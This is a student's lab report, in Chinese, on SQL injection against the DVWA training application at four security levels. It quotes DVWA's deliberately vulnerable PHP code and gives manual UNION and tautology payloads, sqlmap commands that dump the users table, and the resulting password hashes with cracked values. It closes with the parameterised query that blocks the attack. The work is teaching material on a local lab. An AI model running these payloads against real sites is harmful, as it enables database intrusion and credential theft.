数据库安全 - SQL 注入

姓名：廖明秋　　学号：2020302181141

前置知识

- 当 web 应用向后台数据库传递 SQL 语句进行数据库操作时，如果对用户输入的参数没有经过严格的过滤处理，那么攻击者就可以构造特殊的SQL语句，直接输入数据库引擎执行，获取或修改数据库中的数据。
- 二次注入是攻击者构造的恶意数据存储在数据库后，恶意数据被读取并进入到SQL查询语句所导致的注入。
- 手动注入和使用 sqlmap 自动注入的方法

配置环境

配置 LAMP 环境，在环境中下载 DVWA 靶场，根据实验指导书配置好相应设置。我的实验环境如下：

```
OS: Ubuntu 20.04.3 LTS
Apache: Apache/2.4.41 (Ubuntu)
MySQL Version: 8.0.26-0ubuntu0.20.04.2
PHP Version: 8.0.10
phpMyAdmin Version: 5.1.1
```

low 等级

1. 分析 php 源码

进入网站 `http://localhost/dvwa/setup.php` 登录，修改等级为 `low` ，然后进入 `SQL injection` 。首先，我们查看源代码，这里就是接收了一个参数 id ，然后执行 sql 语句，并且是字符型的：

SQL Injection Source

vulnerabilities/sqli/source/low.php

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_s

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
```

'$id' 字符型

2. 手动注入

因此，在表单里插入 SQL 语言（例如 `1' or '1234'='1234`，提交表单，就可以得到一些数据，分析可知，这里的条件一定满足，因此返回的是所有的数据：

User ID: Submit

```
ID: 1' or '1234'='1234
First name: admin
Surname: admin

ID: 1' or '1234'='1234
First name: Gordon
Surname: Brown

ID: 1' or '1234'='1234
First name: Hack
Surname: Me

ID: 1' or '1234'='1234
First name: Pablo
Surname: Picasso

ID: 1' or '1234'='1234
First name: Bob
Surname: Smith
```

接着，执行实验指导里的所有的语句，这里就不一一贴图了，我们可以得到一些敏感数据，比如 `tables` 就是 `guestbook` 和 `users` ：

User ID: Submit

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: 1
Surname: guestbook,users
```

3. sqlmap 自动注入

但是，这样一个一个填很浪费时间，浪费精力。因此，我们可以使用 sqlmap 工具来进行自动化注入。按照说明配置好工具之后，输入下面的命令，就可以看到这里可以使用 boolean-based blind、error-based 、time-based blind 和 UNION query 这几种方式进行注入：

```
python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/?id=233&Submit=Submit" --batch --cookie "_ga=GA1.1.504933567.1651508214; PHPSESSID=p2jm5bbrtdu6edm5gerckttrnt; security=low"
```

然后，我们添加 --bds 标志，再次运行，就可以破解得到当前的数据库：

```
[07:53:27] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

然后，我们可以通过标志 -D dvwa --tables 来指定要渗透测试的数据库，这样，我们就可以拿到该数据库下的表名：

```
[07:58:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

然后，我们指定数据库并且指定表名，拿到列，通过标志 -D dvwa -T users --column：

```
Database: dvwa
Table: users
[8 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login| int         |
| first_name  | varchar(15) |
| last_login  | timestamp   |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int         |
+-------------+-------------+
```

最后，我们当然希望拿到表里面的数据了，通过标志 -D dvwa -T users --dump 即可实现：

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                               | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2022-05-23 05:01:47 | 0            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2022-05-23 05:01:47 | 0            |
| 3       | 1337    | /dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2022-05-23 05:01:47 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2022-05-23 05:01:47 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2022-05-23 05:01:47 | 0            |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
```

这里的密码是通过 `md5` 加密的，遍历 `sqlmap` 的字典可以破解一些简单的密码。

medium 等级

1. 分析 php 源码

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];
```

$id 没有引号，数字型

通过了 low 等级之后，修改等级为 medium ，查看 php 源码发现，这个等级使用的是 post 请求，并且 sql 语句中没有引号了，因此是数字型的。

2. 手动注入

这个等级没有输入框了，但是，我们可以通过修改 html 代码来实现注入，如下，注意，这里不能写引号了，原因上面分析过了：

```
<select name="id">
  <option value="1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #">1</option>
  <option value="2">2</option>
  <option value="3">3</option> == $0
  <option value="4">4</option>
  <option value="5">5</option>
</select>
```

结果如下：

User ID: 1 Submit

```
ID: 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: admin
Surname: admin

ID: 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: 1
Surname: guestbook,users
```

3. sqlmap 自动注入

知道了手动注入的方式之后，我们就可以继续使用 sqlmap 来实现自动化注入了。

通过浏览器抓包工具我们可以得到一些请求信息：

```
Request URL: http://localhost/dvwa/vulnerabilities/sqli/
Request Method: POST
Cookie: _ga=GA1.1.504933567.1651508214; PHPSESSID=qi2rdita246u3no3hhvt1s0due; security=medium
```

不同于 low 等级的 get 请求方式，这里采用的是 post 请求，但是我们在浏览器抓包工具中找不到 post 的参数，不过没关系，可以使用 burpsuite 来解决，使用这个专门的抓包工具，我们可以看到其实 post 的数据就是 id=2&Submit=Submit，那么，就能继续使用 sqlmap 来自动化进行注入了。这里我们跳过中间步骤，因为和前面都是一样的，没有什么特别的。--data "id=2&Submit=Submit" 标志是 post 请求要提交的文件，--flush-session 标志是因为 low 已经求过一次了，清除缓存，否则不会继续注入，会直接返回缓存的结果。命令如下：

```
python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/" --batch --cookie
"_ga=GA1.1.504933567.1651508214; PHPSESSID=qi2rdita246u3no3hhvt1s0due; security=medium" --data
"id=2&Submit=Submit" -D dvwa -T users --dump --flush-session
```

不出意外的，我们就会得到下面这样的结果：

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                               | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2022-05-23 16:14:04 | 0            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2022-05-23 16:14:04 | 0            |
| 3       | 1337    | /dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2022-05-23 16:14:04 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2022-05-23 16:14:04 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2022-05-23 16:14:04 | 0            |
+---------+---------+-------------------------------+----------------------------------------+-----------+------------+---------------------+--------------+
```

high 等级

接下来，我们处理 high 等级。

1. 分析 php 源码

SQL Injection Source

vulnerabilities/sqli/source/high.php

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];
```


session请求

字符型，并且限制输出为 1

我们看到 id 是一个 session 请求，不过没关系，我们不用管，然后 id 是字符型的，所以注意添加引号，最后限制了输出一行，不过我们其实也可以通过 # 将后面的内容注释掉。


2. 手动注入

虽然这里是一个二级注入，测试了几项发现手动填写表单是就像 low 等级一样：



3. sqlmap 自动注入

虽然很困难，但是 sqlmap 还是很强大的。首先，我们这次借助专业的抓包工具 `burpsuite` ，设置好代理，然后就可以看到请求的内容：



（这里我将 docker 容器中的端口转发到了本地的 81 端口，因此，当我需要在容器中使用的时候，需要删除 81 端口，采用默认的 80 端口）。

将抓包到的请求信息保存到 high.txt 文件中，然后执行命令：

```
python sqlmap.py -r high.txt --second-url "http://localhost/dvwa/vulnerabilities/sqli/" --batch
--flush-session
```

--second-url 是二级注入的另一个页面，然后自动操作，并且清空之前的缓存。sqlmap 自动注入后，发现 post 请求的参数 id 有如下三种注入漏洞。接下来，和上面一样，使用 --dbs 、-D dwva --tables、-D dwva -T users --dump 等标志拿到所有需要的数据。

```
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 85 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: id=1' AND 1328=(SELECT (CASE WHEN (1328=1328) THEN 1328 ELSE (SELECT 9522 UNION SELECT 9786) END))-- otOW&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 9772 FROM (SELECT(SLEEP(5)))uGdf) AND 'NfmS'='NfmS&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7170707871,0x7a6957416973636514f485a55566f69564647716a5854726864466850675655 6d446c7a7548516a,0x7178707071),NULL-- -&Sub
mit=Submit
---
```

分析上面的请求头，我们其实只需要一些数据即可，因此，可以将这些参数写到命令中，那么就不需要得到 high.txt 文件了，使用下面的命令即可。--level 表示测试等级，最大为 5 。

```
python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli/session-input.php#" --
data="id=1&Submit=Submit" --second-url="http://localhost/dvwa/vulnerabilities/sqli/" --
cookie="PHPSESSID=gji7pkopfhg55bdil613c5r1kd; security=high" --level=2 --batch
```

最后结果和上面两个等级相同，不再赘述。

impossible 等级

1. 分析 php 源码

SQL Injection Source

vulnerabilities/sqli/source/impossible.php

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ($id);
        switch ($_DVWA['SQLI_DB']) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();
                $row = $data->fetch();

                // Make sure only 1 result is returned
                if( $data->rowCount() == 1 ) {
                    // Get values
                    $first = $row[ 'first_name' ];
                    $last = $row[ 'last_name' ];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
                break;
            case SQLITE:
                global $sqlite_db_connection;

                $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id LIMIT 1;' );
                $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
                $result = $stmt->execute();
                $result->finalize();
                if ($result !== false) {
                    // There is no way to get the number of rows returned
                    // This checks the number of columns (not rows) just
                    // as a precaution, but it won't stop someone dumping
```

这里看到，这里在执行 sql 语句之前处理了 id ，一定要满足是一个整数，然后把 id 转为了 int 才执行 sql 语句，并且，执行完成之后还要保证结果只有一个才输出，因此，是无法注入的。

小结

通过本次实验，学习了 sql 注入的基本原理并尝试进行了手动注入，然后学习使用自动注入工具 sqlmap ，方便的得到敏感数据。最重要的是，本次实验启示了我，在开发自己的服务时，如何去防御 sql 注入。